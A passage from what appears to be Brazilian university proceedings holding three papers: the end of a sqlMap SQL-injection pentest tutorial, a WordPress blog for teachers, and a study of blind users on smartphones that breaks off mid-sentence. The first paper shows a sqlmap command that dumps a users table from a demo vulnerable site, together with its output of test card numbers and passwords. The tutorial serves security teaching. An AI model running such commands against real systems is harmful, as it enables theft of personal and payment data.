| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+-----+-----+
```

Figura 9: Listagem dos campos da tabela **users**.

Por fim, a próxima etapa é a execução do *dump* dos dados armazenados na tabela *users*. Para isto executa-se o comando:

```
#sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dump -T users
```

O resultado do comando, mostrado na Figura Figura, expõe os dados contidos na tabela, que mostram a existência de um único usuário cadastrado no sistema. A Figura está dividida em 4 partes principais, discutidas a seguir.

```
[19:42:06] [INFO] fetching current database
[19:42:07] [INFO] fetching columns for table 'users' in database 'acuart'
[19:42:07] [INFO] the SQL query used returns 8 entries
[19:42:06] [INFO] resumed: 'uname', 'varchar(100)' 1
[19:42:06] [INFO] resumed: 'pass', 'varchar(100)'
[19:42:06] [INFO] resumed: 'cc', 'varchar(100)'
[19:42:06] [INFO] resumed: 'address', 'mediumtext'
[19:42:06] [INFO] resumed: 'email', 'varchar(100)'
[19:42:06] [INFO] resumed: 'name', 'varchar(100)'
[19:42:06] [INFO] resumed: 'phone', 'varchar(100)'
[19:42:07] [INFO] resumed: 'cart', 'varchar(100)'
[19:42:07] [INFO] fetching entries for table 'users' in database 'acuart' 2
[19:42:07] [INFO] the SQL query used returns 1 entries
[19:42:07] [INFO] resumed: "21 street", "24b40339e001b84bbf6cf021ac4d09ac", "1234-5678-2300-9000", "email@email..."
[19:42:07] [INFO] analyzing table dump for possible password hashes
[19:42:07] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n 3
do you want to crack them via a dictionary-based attack? [Y/n/a] n
Database: acuart
Table: users
1 entry]
+-----+-----+-----+-----+-----+-----+
| cc      | name | cart | pass | uname | phone | email |
+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | John Smith | 24b40339e001b84bbf6cf021ac4d09ac | test | test | 2323345 | email@email.com |
| 21 street |
+-----+-----+-----+-----+-----+-----+
[19:42:18] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv' 4
```

Figura 10: Dump expondo os dados armazenados na tabela **users**.

No quadro 1 são apresentados novamente os nomes de coluna da tabela explorada; o quadro 2 mostra um resumo dos dados inseridos na tabela; o quadro 3 mostra, de forma ordenada, os dados constantes na tabela. Por fim nono quadro 4 é informado a geração de um novo arquivo, de nome 'users.csv', na pasta com os logs do teste, onde ficam registrados os dados desta consulta.

4. Considerações finais

Vulnerabilidades de *SQL Injection* estão entre as falhas mais comuns e que de maior risco para sistemas que estão online. Falhas deste tipo podem expor dados sensíveis do sistema

afetado pela vulnerabilidade, bem como causar prejuízos ao proprietário, seja por perda de dados ou por negação de serviço. A verificação, por meio de testes de penetração (pentest), antes e depois da publicação do sistema são uma forma de auxiliar na prevenção de problemas deste tipo.

O sqlMap é uma das ferramentas mais conhecidas e mais completas para automação de pentest para vulnerabilidades de *SQL Injection*. A ferramenta é gratuita e *Open Source*, possui ótima documentação online e é muito fácil de para se utilizar. Além disto, diversas distribuições destinadas ao pentest trazem a ferramenta já instalada e pronta para uso.

Utilizar uma ferramenta para varredura de vulnerabilidades, antes mesmo da publicação do site ou sistema desenvolvido, contribui para que o desenvolvedor e equipe de TI tenham mais segurança quanto ao funcionamento e disponibilidade do serviço. A varredura por vulnerabilidades de *SQL Injection* é apenas um dos aspectos relacionados proteção de sistemas. A execução não exclui a necessidade de adoção de outras medidas (e políticas) de segurança para manutenção do site.

Os experimentos executados neste artigo demonstram as formas mais comuns para explorar a vulnerabilidade de *SQL Injection* por meio do sqlMap. Em trabalhos futuros pretende-se demonstrar a execução de testes mais avançados com a ferramenta, bem como exploração de falhas em outros tipos de banco de dados, além do conhecido MySQL e também com outras linguagens de programação, além do PHP.

Referências

- Atoum, Jalal Omer; Qaralleh, Amer Jibril. A hybrid technique for SQL injection attacks detection and prevention. *International Journal of Database Management Systems*, v. 6, n. 1, p. 21, 2014.
- Clarke, Justin. *SQL injection attacks and defense second edition*. Elsevier, 2009.
- Charania, Swayam; Vyas, Vidhi. *SQL Injection Attack: Detection and Prevention*. 2016
- Muscat, Ian. Web vulnerabilities: identifying patterns and remedies. *Network Security*, v. 2016, n. 2, p. 5-10, 2016.
- OWASP FOUNDATION (Org.). **OWASP Top Ten 2017 Project**. 2017. Disponível em: <https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project>. Acesso em: 13 jul. 2017.

Construção de um blog utilizando um sistema gerenciador de conteúdo para auxiliar o professor

Alexandre Abreu de Paula⁴, Adriana Soares Pereira⁵

Universidade Federal de Santa Maria (UFSM) - Universidade Aberta do Brasil

Santa Maria – RS – Brazil

Curso de Especialização em Tecnologias da Informação e da Comunicação Aplicadas à Educação

alexandredepaula@gmail.com, adriana.pereira@ufsm.br

Abstract. Nowadays we have a variety of technological options that help the teacher in the methodology of teaching and the Blog is one of them, where through the Content Management System, the contents found on the web can be stored, allowing the interaction and socialization of the classes through the Resources. This system can be considered a facilitator to the teacher, allowing a specific storage space for each area of knowledge. And with that, the teacher can always be attentive, seeking novelties to add in his lesson plan, with a differentiated methodology.

Resumo. Hoje em dia temos uma variedade de opções tecnológicas que auxiliam o professor na metodologia de ensino e o Blog é uma delas, onde através do Sistema Gerenciador de Conteúdos, os conteúdos encontrados na web podem ser armazenados, permitindo a interação e socialização das aulas através dos diversos recursos existentes. Este Sistema poderá ser considerado um facilitador ao professor, permitindo que se tenha um espaço de armazenamento específico para cada área de conhecimento. E com isso, o professor possa estar sempre atento, buscando novidades para acrescentar em seu plano de aula, com uma metodologia diferenciada.

1. Introdução

Hoje em dia o professor tem em suas mãos uma grande variedade de opções e possibilidades de organizar sua metodologia de ensino e comunicação com os alunos, de introduzir um tema, de trabalhar com os alunos presencial e virtualmente, onde cada professor pode encontrar a forma mais adequada de integrar as várias tecnologias da informação existente (MORAN, 2005).

O artigo está relacionado à construção de um Blog com funcionalidades projetadas para armazenar e gerenciar conteúdos encontrados na Web, com uma interface intuitiva, onde conteúdos de diferentes formatos ou links que ficam armazenados para um acesso fácil ao professor, podem auxiliar na aprendizagem do tema da disciplina até mesmo na disciplinaridade.

O objetivo do trabalho é auxiliar o professor a armazenar conteúdos de diferentes formatos que se encontram na web, desenvolvido através de um Sistema Gerenciador de

⁴ Especialização em Tecnologias da Informação e Comunicação Aplicadas à Educação (UFSM)

⁵ Doutora em Ciência da Computação, Professora Adjunta da Universidade Federal de Santa Maria (UFSM)

Conteúdo – SGC. O sistema instalado no servidor da escola, será o local para o professor guardar conteúdos por assunto da disciplina, podendo interagir e socializar suas aulas por intermédio dos recursos existentes. Desta forma proporcionará aos alunos, aulas mais dinâmicas, que despertem sua curiosidade para a obtenção do conhecimento.

Acredita-se que, com o avanço da tecnologia e com uma infinidade de ferramentas disponíveis aos professores para o uso na educação, a construção de um Blog, seja capaz de incentivá-lo no aprimoramento da metodologia utilizada, auxiliando-o a guardar os mais diversos conteúdos, sejam feitos por ele ou àqueles encontrados na internet.

2. Referencial Teórico

O professor, além de conhecer as teorias existentes sobre a aprendizagem, deve também saber utilizar os recursos tecnológicos disponíveis, a fim de auxiliar na construção do conhecimento, tanto do professor como dos alunos (MOURA; AZEVEDO; MEHIECKE, 2009).

Percebe-se que, no mundo digital, a comunicação e educação estão interligadas, portanto, saber utilizar adequadamente a tecnologia, explorando seu potencial pedagógico, é uma importante ferramenta para que sejam criados novos ambientes de ensino e aprendizagem, baseados na interdisciplinaridade, interatividade e cooperação.

Conforme Mantovani, 2008 p.328, o enfoque fundamental é o processo onde cabe ao professor motivar, instigar e orientar o aluno onde é um elemento privilegiado, tendo capacidade de imaginação, criação, interação e crítica diante das novas tecnologias.

A internet é uma grande auxiliadora na educação, facilitando o desenvolvimento de várias habilidades dos alunos, lógica, linguística e etc., sendo que sua característica principal é a interatividade e a incorporação de várias mídias, dando ao aluno oportunidades de criação e participação (MAGNO, 2010, p.8).

Hoje em dia o professor tem em suas mãos uma grande variedade de opções e possibilidades de organizar sua metodologia de ensino e comunicação com os alunos, de introduzir um tema, de trabalhar com os alunos presencial e virtualmente, onde cada professor pode encontrar a forma mais adequada de integrar as várias tecnologias da informação existentes (MORAN, 2005).

Para aprender é fundamental a interação entre as informações e as pessoas. E os dados encontrados através do interesse e da necessidade com que o usuário os acessa sendo trabalhado através do interesse, reflexão, discussão, crítica e ponderações tem uma transformação das informações em conhecimentos. (KENSKI, 2015 pg. 123).

Hoje se tem como uma ferramenta de auxílio o Sistema de Gerenciamento de Conteúdo-SGC ou CMS (Content Management System – termo em inglês). Estes sistemas facilitam e auxiliam na construção e manutenção de sites de maneira rápida e muito prática. Diversificam em porte e funcionalidades, assim como sites que possuem suas peculiaridades (MP,2012).

Esses sistemas possibilitam definir perfis diferentes como administradores, coordenadores, editor, autor, etc., com diferentes níveis de acesso aos conteúdos através do login e senha onde é disponibilizado conteúdos em diferentes formatos e ferramentas de comunicação encontrado na internet, como grupos de discussão, blog, e-mail, chat e fórum. (HAGUENAUER, 2009 p. 8).

Existem diversos SGC com diferentes níveis de complexidade, tamanho e suporte. Dependerá da finalidade na qual o sistema está sendo inserido e dos resultados esperados, para que se possa obter um melhor aproveitamento diante das variações e necessidades propostas.

O WordPress é considerado o SGC mais popular, sendo um dos melhores para sites simples e blogs, onde se tem um grande conjunto de recursos para tornar sua experiência de publicação, fácil, agradável e o mais atrativa possível. Tem interface de alimentação de conteúdo mais intuitiva, sendo considerado o mais simples para aprender.

A Figura 1 apresenta a tela inicial do WordPress, onde através do login e senha tem-se acesso ao painel de administração com todas as funcionalidades do blog.




Figura 1 – Parte da tela inicial da interface administrativa do WordPress.

Fonte: (http://revistapensar.com.br/tecnologia/pasta_upload/artigos/a84.pdf)

3. Metodologia de Pesquisa

Segundo Noro (2010, p. 5 *apud* Roesch 1999) “a metodologia descreve como o projeto será realizado...”. Desta forma, para que se possa desenvolver um estudo e alcançar este objetivo são necessários delimitar a estrutura metodológica a ser utilizada.

Para este projeto, foi realizado o método pesquisa-ação, pois conforme Motta-Roth (2010) possibilita a participação dos membros da comunidade estudada, que nesta pesquisa, são professores da Escola Estadual de Ensino Fundamental Dr. Gabriel Álvaro de Miranda. Os professores terão acesso a um Blog, para guardar os mais diversos conteúdos, materiais didáticos, sejam feitos por ele ou em outros formatos encontrados na internet.

A pesquisa foi realizada na escola através da implementação de um Blog, onde professores armazenaram conteúdos de diferentes formatos, retirados da Web ou construídos por eles, por meio de um editor de apresentação, de acordo com seu plano de aula e metodologia prevista.

Para realizar a coleta de dados, utilizou-se o WordPress, que foi instalado no servidor da escola, e com isso, construiu-se um Blog.

A partir de então, foi apresentado aos professores a estrutura do Blog, suas funcionalidades, para que os mesmos pudessem utilizar os espaços relacionados à sua área de atuação, tanto no armazenamento de conteúdos, downloads realizados, quanto na interatividade com outras disciplinas. Com isso, poderiam direcionar suas atividades de acordo com o seu material didático e plano de aula.

Após a implementação do Blog e coleta de informações armazenadas pelos professores, percebeu-se que os objetivos propostos foram alcançados, contribuindo para a realização de aulas mais dinâmicas, através da utilização dos mais diversos recursos disponíveis no Blog, além dos conteúdos armazenados, colaborando para uma maior socialização e interação entre professor x aluno.

4. Cantinho do Professor: Um Sistema Gerenciador de Conteúdo

Através da implementação do WordPress, construiu-se um Blog, chamado de “Cantinho do Professor”. Este local de publicação pessoal com um grande conjunto de recursos permite ao professor disponibilizar e organizar seus conteúdos, encontrados na web ou feitos por ele, por intermédio de uma publicação mais fácil e com maior interatividade.

Este Blog foi instalado no servidor da escola, tornando um sistema web com a possibilidade de acessar a qualquer momento e em qualquer lugar para fazer seus armazenamentos.

Os recursos disponíveis no Blog servirão para que o professor, após armazenar seus conteúdos, possa organizar e montar seu plano de aula, de forma que possa interagir e socializar suas aulas, proporcionado ao aluno, aulas mais dinâmicas, que despertem sua curiosidade para a obtenção do conhecimento.

Para se ter um melhor aproveitamento do Blog, com maior rapidez, criou-se espaços específicos, divididos por área de conhecimento e disciplinas, como: Alfabetização, Ciências, História e Português (Figura 2). Assim, os professores podem procurar os materiais armazenados por assuntos específicos à sua disciplina, facilitando o método de busca. Este sistema permite também, que os alunos possam ter acesso não apenas nos computadores da escola, mas também em qualquer outro local que possua internet.




Figura 2 – Layout do Cantinho do Professor.
Fonte: Autor

A Figura 3 mostra o painel administrativo onde é realizado o cadastro de usuários com diferentes níveis de classificação, e através dele foi cadastrado os professores que

utilizaram o Blog, podendo publicar as postagens criadas por eles e armazenar seu conteúdo encontrado na web.




Figura 3 – Criação de usuários.

Fonte: Autor

O Blog acaba sendo um grande facilitador ao professor, pois permite que, ao realizar suas pesquisas na internet, encontrando algo que possa ser utilizado em sala de aula, faça o armazenamento no Cantinho do Professor, para posteriormente, utilizar este material para aperfeiçoar seu plano de aula. Ferramenta esta capaz de promover aulas mais dinâmicas e divertidas, que instiguem ao aluno à aprendizagem.

É o que se pode perceber na Figura 4. Além de o professor ter desenvolvido um jogo, através de um editor de apresentação, acrescentou também um vídeo encontrado na internet. De acordo com a figura, estes conteúdos foram disponibilizados na disciplina de Alfabetização.




Figura 4 – Conteúdo armazenado no Cantinho do Professor

Fonte: Autor.

A Figura 5 apresenta um exemplo de conteúdo armazenado no Cantinho do Professor na disciplina de matemática, onde foi encontrado um link de assunto de seu interesse, no qual armazenou para utilizar no seu plano de aula.




Figura 5 – Conteúdo de matemática armazenado no Cantinho do Professor

Fonte: Autor.

Com isso a possibilidade de criar aulas dinâmicas, planos de aula mais atrativos ao aluno, passa a ser uma opção na vida do professor, fazendo com que o Cantinho do Professor seja um espaço destinado a armazenar e gerenciar conteúdo encontrado na Web,

com isso auxiliando na aprendizagem do tema da disciplina, onde conteúdos de diferentes formatos ou *links* armazenados possam auxiliar até mesmo na disciplinariedade.

5. Conclusão e Trabalhos Futuros

Como resultado deste estudo conclui-se que hoje em dia o professor tem em suas mãos uma grande variedade de opções e possibilidades de organizar sua metodologia de ensino e comunicação com os alunos. Basta saber qual o sistema correto utilizar para se ter um melhor aproveitamento.

O Blog desenvolvido neste projeto possui um conjunto de funcionalidades projetadas para armazenar e gerenciar conteúdos encontrados na Web, a fim de auxiliar o plano de aula do professor e a aprendizagem dos alunos. Neste Blog, os conteúdos dispostos no Cantinho do Professor têm fácil acessibilidade, divididos por área de conhecimento, permitindo que a interação entre professor e aluno contribua para a obtenção do conhecimento.

Com isso, pode-se dizer que a utilização do Blog, quando bem aproveitado, pode trazer grandes benefícios ao longo prazo, dependerá apenas da disponibilidade do professor em buscar novidades, a fim de proporcionar aos alunos aulas diferenciadas, que instiguem à busca do conhecimento e facilite na aprendizagem.

Como trabalho futuro pretende-se aperfeiçoamento na linguagem visual, utilizando ícones para navegação, criar subdivisões nas disciplinas, separando por ano e ajustar para rodar em sistemas móveis (smartphone).

Referências

- HAGUENAUER, C.; MUSSI, M.V.; FILHO, F.C. (2009) “Ambientes Virtuais de Aprendizagem: Definições e Singularidades”, Disponível em: <<http://www.latec.ufrj.br/revistas/index.php?journal=educaonline&page=article&op=view&path%5B%5D=112>> . Acesso em: 02 abr. 2017.
- KENSKI, V.M. (2015) “Tecnologias e ensino presencial e a distância”, 9ª ed. Campinas, SP. Papyrus, 9ª Edição 2015.
- MAGNO, E. N. (2003) “Estimulando as inteligências múltiplas através dos sites educativos”, Disponível em: <<https://pt.scribd.com/document/11480335/Estimulando-as-Inteligencias-Na-Internet>> Acesso em: 18 mar. 2017.
- MANTOVANI, A.M. (2008), “Blogs na Educação: Construindo Novos Espaços de Autoria na Prática Pedagógica”, UNILASALLE – Centro Universitário La Salle. Disponível em <http://w3.ufsm.br/carmen/Objeto/Conteudo_html/oa/Arquivos/18_ana_margo_mantovani_prisma.pdf> Acesso em: 23 mar. 2017
- MORAN, J. M. (2005) “Como utilizar a Internet na Educação. 2005”, Disponível em: <http://www.scielo.br/scielo.php?script=sci_arttext&pid=s0100-19651997000200006>. Acesso em: 30 nov. 2016.

- MOTTA-ROTH, D.; HENDGES, G. R. (2010) “Produção textual na universidade”, São Paulo: Parábola, 168p
- MOURA, A. M. M.; AZEVEDO, A. M. P.; MEHIECKE, Q. (2009), “As Teorias de Aprendizagem e os Recursos da Internet auxiliando o professor na Construção do Conhecimento”, Disponível em: <http://www2.abed.org.br/visualizaDocumento.asp?Documento_ID=17> Acesso em: 10 jun. 2010.
- MP, SLTI. (2012), Ministério do Planejamento, Orçamento e Gestão, Secretaria de Logística e Tecnologia da Informação. “Comparativo dos Sistemas de Gestão de Conteúdo” - Brasília Disponível em: <https://lucianabicalho.files.WordPress.com/2014/05/113_referencia.pdf> Acesso em: 04 abr.2017.
- NORO, G.B.; ABBADE, E.B.; OLIVEIRA,J. (2010), “Metodologia de Gestão de Projetos e Seus Resultados: Um estudo de caso”, XXX Encontro Nacional de Engenharia de Produção. São Carlos, SP, Brasil.
- SILVA, D.H.S. (2012) “Sistema de Gerenciamento de Conteúdo para Ambiente Web- Um estudo de caso na Igreja Assembléia de Deus”, Salvador, Artigo Científico- Universidade de Salvador – UNIFACS.

Interação de Pessoas com Deficiência Visual com Dispositivos Móveis

Caroline Guterres Silva¹, Igor Camargo Moiano¹, Lucas Roratto da Silva¹,
Vinicius Coelho¹, Marcos Alexandre Rose Silva¹

¹ Sistemas para Internet – Universidade Federal de Santa Maria (UFSM)
97105-900 – Santa Maria – RS – Brasil

{carolguterres.silva,igor.moiano22,rorattol,vns-coelho,markos.alexandre}@gmail.com

Abstract. *With the increasing use of various mobile devices, as part of the life of society, there is a new demand for resources to be used by different profiles of people, including some who have disabilities. In this context, this paper intends to conduct a case study to observe the interaction of people with visual impairment with smartphone, through the access of the prototype of a mathematical game, being developed considering accessibility guidelines. In this sense, we sought to collect information to identify indications of facilities and difficulties in using the prototype.*

Resumo. *Com o aumento da utilização de diversos dispositivos móveis, fazendo com que a tecnologia faça parte da vida da sociedade, há uma nova demanda de recursos que possam ser utilizados por diferentes perfis de pessoas, incluindo as que possuem deficiências. Dentro desse contexto, este artigo possui como intuito realizar estudo de caso para observar a interação de pessoas com deficiência visual com smartphone, por meio do acesso do protótipo de um jogo matemático, sendo ele desenvolvido considerando diretrizes de acessibilidade. Nesse sentido, buscou-se a coleta de informações para identificar indícios de facilidades e dificuldades na utilização do protótipo.*

1. Introdução

Considerando o advento de novas tecnologias e a crescente demanda na utilização de dispositivos móveis, não apenas como uma ferramenta de trabalho, mas também como um meio de comunicação, observa-se que uma grande parte da população almeja ter acesso a informação, em qualquer lugar e a qualquer tempo sem encontrar dificuldade (Baranauskas, Souza e Pereira 2015).

Sakamoto, Silva e Miranda (2012) relatam que a crescente utilização por dispositivos móveis acaba gerando uma necessidade por novos recursos assim como um mercado que atenda os diferentes perfis de usuários. Dentro dessa abordagem, com relação ao último Censo Demográfico (2010) realizado no Brasil, estima-se que quase 24% da população possui algum tipo de deficiência (Figura 1), que se classificam como: auditiva – perda parcial ou total da capacidade de ouvir; mental – funcionamento intelectual significativamente inferior à média; motora – dificuldade na mobilidade; mental ou intelectual - envolve qualquer parte do sistema nervoso e; visual – dificuldade de enxergar algum conteúdo (W3C 2012).




Figura 1. Porcentagem por tipo deficiência no Brasil (G1, 2012).

Analisando os dados da Figura 1 é possível observar que o número de pessoas com deficiência visual no Brasil é maior que todas as outras deficiências juntas. Sobre essa abordagem, no que tange a deficiência visual, a Organização Mundial de Saúde (OMS) (2011), estima-se que 40 milhões a 45 milhões de pessoas no mundo são cegas e os outros 135 milhões sofrem limitações severas de visão. Diante do cenário exposto, é fundamental que os sistemas web e/ou aplicativos sejam acessíveis, garantindo então, a utilização do potencial que a tecnologia pode prover auxiliando nas atividades do dia a dia das pessoas com diferentes perfis, como exemplo os deficientes visuais.

Portanto, com intuito de contribuir com este contexto, o presente trabalho propõe investigar diretrizes, técnicas e conceitos sobre acessibilidade, e desenvolver um protótipo a fim de observar pessoas com deficiência visual interagindo por meio de um *smartphone*. O objetivo é coletar informações que possam auxiliar na identificação de facilidades e dificuldades com a utilização de *smartphones* e, conseqüentemente, verificar se as diretrizes existentes apoiam o design de sistemas acessíveis, bem como, ter indícios se há a necessidade de que novas diretrizes sejam formalizadas para atender a esse público e dispositivo.

2. Trabalhos Relacionados

A primeira etapa, deste trabalho, foi a identificação de trabalhos relacionados à interação do deficiente visual com dispositivos móveis, ou seja, trabalhos no contexto da acessibilidade digital, que está relacionada em possibilitar aos deficientes a utilização dos recursos tecnológicos disponíveis (Feiler 2016).

Os trabalhos relatam sobre a utilização de interfaces sensíveis ao toque para interagir com os dispositivos móveis e, que essa forma de interação está muito associada a visão, por exemplo, identificar os aplicativos na tela por meio das posições, cores, etc., para executá-los (Damaceno et al. 2016; Paisios 2012). Os autores Damaceno et al. (2016) identificaram problemas de acessibilidade por pessoas com deficiência visual em dispositivos móveis e propuseram um sistema alternativo de gestos na interação com telas de toque.

Paisios (2012) documentou procedimentos usados no projeto, execução e testes no processo de criação de sistemas assistivos para deficientes visuais utilizando dispositivos móveis, fornecendo associações entre dificuldades encontradas por este público em questões rotineiras e funcionalidades disponibilizadas pelos *smartphones* modernos, que possam ser aplicadas em soluções para estas questões. Um dos procedimentos está relacionado com a familiaridade dos usuários com o teclado numérico dos telefones, pois a sua localização deve ser fácil de ser encontrada, utilizando os cantos e bordas da tela como guia.

Partindo desse pressuposto, ressalta-se a relevância no cuidado a ser tomado no projeto visual de interface, de modo que, não prejudique a experiência do usuário, seja pela incoerência do conteúdo descritivo ou pelo excesso de elementos decorativos ou não essenciais ao funcionamento da página.

3. Recomendações e Diretrizes para Acessibilidade

Conforme descrito pelos autores Silva, Ferreira e Ramos (2016), design de interfaces que abrangem diferentes grupos de usuários é uma prática que deve ser inserida cada vez mais no desenvolvimento de sistemas e, há recomendações e diretrizes que auxiliam, tais como:

- MWBP: Especifica boas práticas para dispositivos móveis, apresentando sugestões de como otimizar informações ao usuário, deixando a interface mais limpa e objetiva, com design que ajude na identificação dos itens dispostos na tela com uma linguagem clara (Preece et al. 2002);
- WCAG : Abrange um vasto conjunto de recomendações que têm como objetivo tornar o conteúdo web mais acessível (W3C 2012);
- eMAG: Permite que a implementação da acessibilidade digital seja conduzida de forma padronizada, de fácil implementação, coerente com as necessidades brasileiras e em conformidade com os padrões internacionais (eMAG 2014);
- Itens Críticos: esses são itens definidos com base em erros, de acessibilidade para deficientes visuais (Pereira 2014);
- Diretrizes acessíveis para deficientes visuais: são diretrizes formalizadas a partir de experiências e observação de usuários deficientes visuais interagindo com diversos sites (Theofanos e Radish 2016).

4. Estudo de caso

O estudo se caracteriza como uma pesquisa com ênfase descritiva e exploratória, baseada em uma revisão da literatura e um estudo de caso. Definiu-se como local de estudo uma associação de cegos e deficientes visuais.

a. Execução do estudo

O intuito da realização do estudo foi realizar a interação de pessoas com deficiência visual utilizando o *smartphone*, ao acessarem um protótipo de um jogo de matemática.

No dia da execução do estudo, os pesquisadores realizaram a explicação com todos os detalhes do estudo. Em seguida, cada participante teve acesso ao *smartphone* com o protótipo, e o leitor de tela *TalkBack* ativado/funcionando.

b. Coleta e análise dos dados

Utilizou-se questionário de pré sessão, com intuito de coletar informações pessoais do participante, bem como relacionadas à frequência na utilização do computador e do celular e/ou *smartphone*. Já o questionário pós sessão relaciona-se com a interação do protótipo, por exemplo: dificuldades e facilidades encontradas durante o estudo de caso. É válido lembrar que enquanto os participantes estavam utilizando o *smartphone* havia alguém para auxiliar, se necessário, bem como observar a interação.

Para a análise dos dados, considerando as perguntas fechadas nos questionários, utilizou-se a estratégia QUIS para obter a pontuação de cada pergunta e, calcular a média (Chin e Diehl 1998). Com os resultados dos questionários e observação, esperou-se ter

indícios de resultados dos Testes de Compreensão e Teste-Chave. Teste de Compreensão é permitir aos usuários navegarem no protótipo e observar/perguntar se eles entendem para que ele serve e a sua organização. O Teste Tarefa-Chave é utilizado para verificar se os usuários conseguem realizar uma ou mais tarefas (Machado et al. 2014).

c. Protótipo

Após realizar investigação em trabalhos relacionados, bem como as diretrizes de acessibilidade, considerando as informações relacionadas aos deficientes visuais, realizou-se o desenvolvimento do protótipo do jogo de matemática. As interfaces do protótipo podem ser vistas na Figura 2.

A Figura 2 (a) representa a interface inicial, em que é possível “Jogar” ou solicitar “Ajuda” sobre o jogo. Ao clicar em “Ajuda”, surge uma tela descrevendo a funcionalidade do jogo, informando ao usuário que é necessário escolher dois números, de 0 até 9, e que a soma desses números deve ser o resultado apresentado na tela do jogo. Com essas explicações, há na tela os botões “Testar Jogo” e “Voltar Menu Inicial”. Ao clicar na opção “Jogar”, é exibida a interface da Figura 2 (b), com o resultado esperado, logo após há dois campos para preencher a soma, assim como um teclado numérico, permitindo a inserção dos valores em que a soma dê o resultado esperado.



Figura 2. Protótipo (a) Interface inicial (b) Interface Principal

Optou-se em utilizar contraste de cores nos botões para ressaltar a localização e o que está escrito, com cor escura no fundo e fonte branca (W3C 2012). Para permitir a liberdade de escolha e navegação do usuário, em todas as páginas há opção de “Voltar Menu Inicial”, com o intuito de permiti-lo jogar após entender o funcionamento do jogo, bem como ir para a opção de “Ajuda” durante o jogo, se caso quiser mais informações sobre, pois como relatou Paisios (2012) pode ter a opção de ajuda, mas não precisa obrigar o usuário a sempre passar por ela, pois ele tende a desativá-la após compreender o objetivo do sistema.

No caso da organização dos botões, quando houvesse apenas o botão “Voltar Menu Inicial”, como na Figura 2 (b), este poderia ocupar todo o espaço, pois se o usuário clicasse do lado direito, ele conseguiria acessar a opção, bem como teria uma opção, caso ele acessasse o lado esquerdo, afinal, o usuário, pela interface inicial, pode ter assimilado que em cada tela pode ter duas opções do jogo, então considera-se importante ter um feedback dos dois lados, mesmo que seja igual.

5. Resultados e Discussões

a) Perfil dos usuários

Por meio do questionário pré sessão coletou-se que todos os participantes eram do sexo feminino e frequentavam uma associação para cegos e deficientes visuais. A respondente de maior idade possuía 41 anos e a de menor idade 20 anos. O Quadro 1 apresenta os outros dados das participantes.

Quadro 1. Informações pessoais das participantes.

Usuário	Grau de escolaridade	Experiência com celular	Experiência com <i>smartphone</i>	Nível de cegueira
Usuária 1	Fundamental Incompleto	Às vezes (três vezes na semana)	Nenhum (nenhum dia)	Próximo à cegueira
Usuária 2	Médio Completo	Nenhum (nenhum dia)	Sempre (Todos os dias)	Cegueira Total
Usuária 3	Médio Completo	Às vezes (três vezes na semana)	Sempre (Todos os dias)	Próximo à cegueira

b) Utilização das tecnologias

Todos os usuários reportaram que têm costume de utilizar os números do teclado do computador e possuem costume em utilizar o teclado numérico do celular ou *smartphone* para fazer ligação, mas nenhum usuário informou possuir costume em utilizar a calculadora do celular, que também possui o teclado numérico.

Esses dados foram coletados no questionário pós sessão para não influenciar o usuário durante o jogo, pois ao mencionar sobre calculadora, etc., poderia induzir o usuário que o jogo estaria relacionado com números, etc.

c) Execução dos testes

O Quadro 2 apresenta os dados relacionados com a compreensão do objetivo do protótipo, bem como a finalidade do conteúdo de cada tela, Teste de Compreensão e Teste-Chave, mencionados anteriormente.

Para facilitar a compreensão dos graus de satisfação optou-se por adotar a Escala de *Likert* no QUIS para representar os graus, uma vez que é atribuído um valor para cada opção: Concordo Completamente (5 pontos), Concordo Parcialmente (4 pontos), Não Concordo nem Discordo (3 pontos), Discordo Parcialmente (2 pontos) e Discordo Totalmente (1 ponto) (Evans 2008).

As seguintes sentenças foram definidas: compreendeu o conteúdo de cada tela e qual sua finalidade (P1); conseguiu entender o objetivo do site (P2) e foi possível entender o conteúdo do texto (P3)

Quadro 2. Compreensão do protótipo.

Usuário	P1	P2	P3
Usuária 1	2	4	2
Usuária 2	5	5	5
Usuária 3	5	5	5

As participantes também selecionaram no questionário pós sessão, quais itens tiveram dificuldade e/ou facilidade. Os itens presentes no questionário foram: leitor de tela; posições dos botões; tamanho dos botões; cores dos botões; posições dos textos; tamanhos dos textos; cores dos textos; ou nenhuma opção. O Quadro 3 mostra tais facilidades e dificuldades apontadas pelas usuárias durante a execução.

Quadro 3. Facilidades/dificuldades identificadas.

Itens	Usuária 1	Usuária 2	Usuária 3
Leitor de Tela	Difícil	Fácil	Fácil
Tamanho dos botões	Fácil	Difícil	
Posição dos botões	Difícil		

As dificuldades identificadas pela Usuária 1 foram em relação ao leitor de tela, assim como a posição dos botões, conforme reportada pela usuária, pelo fato de não ter nenhum contato com o dispositivo móvel houve dificuldade em perceber como fazer algumas ações, por exemplo, realizar os “dois toques” para escolher uma opção na interface inicial. A Usuária 2 aponta que o tamanho dos botões interfere na realização de determinadas ações. Já a usuária 3 não apontou dificuldade, verifica-se tal resposta pelo fato da familiaridade com *smartphone*

Todas as usuárias conseguiram perceber quais eram os botões relacionados com o jogo e, quais estavam relacionados com as opções do *smartphone*, mas algumas vezes esses últimos foram pressionados, principalmente pela Usuária 1, por não conseguir pressionar o botão duas vezes na velocidade necessária para entrar nas outras opções, em alguns momentos ela relatava “estou tentando entrar no jogo com dois cliques, mas não consigo. Vou tentar esses botões aqui”. A Usuária 1 reportou a necessidade da opção de ajuda devido a esse problema. Ressalta-se que as opções do *smartphone* são apresentadas na Figura 2, logo após os botões do jogo, ou seja, os botões representados pelos símbolos triângulo, círculo e quadrado.

6. Considerações Finais e Trabalhos Futuros

Diante da necessidade de pesquisa relacionada à interação dos deficientes visuais com dispositivos móveis, este estudo teve como objetivo, observar pessoas com baixa visão e cegos acessando o protótipo de um jogo por meio de *smartphone*.

Observou-se que usuários com familiaridade com o *smartphone*, conseguiam interagir melhor com o jogo, pois era possível localizar com mais facilidade as opções na tela e também compreendiam melhor o curto intervalo para selecionar uma opção, por meio do clique duplo. Enquanto um usuário sem experiência, depois de algumas tentativas sem sucesso, interagiu de forma inesperada, deslizando o dedo em sentido

horizontal, fazendo o leitor de tela, ler a informação de forma sequencial e não na posição do dedo.

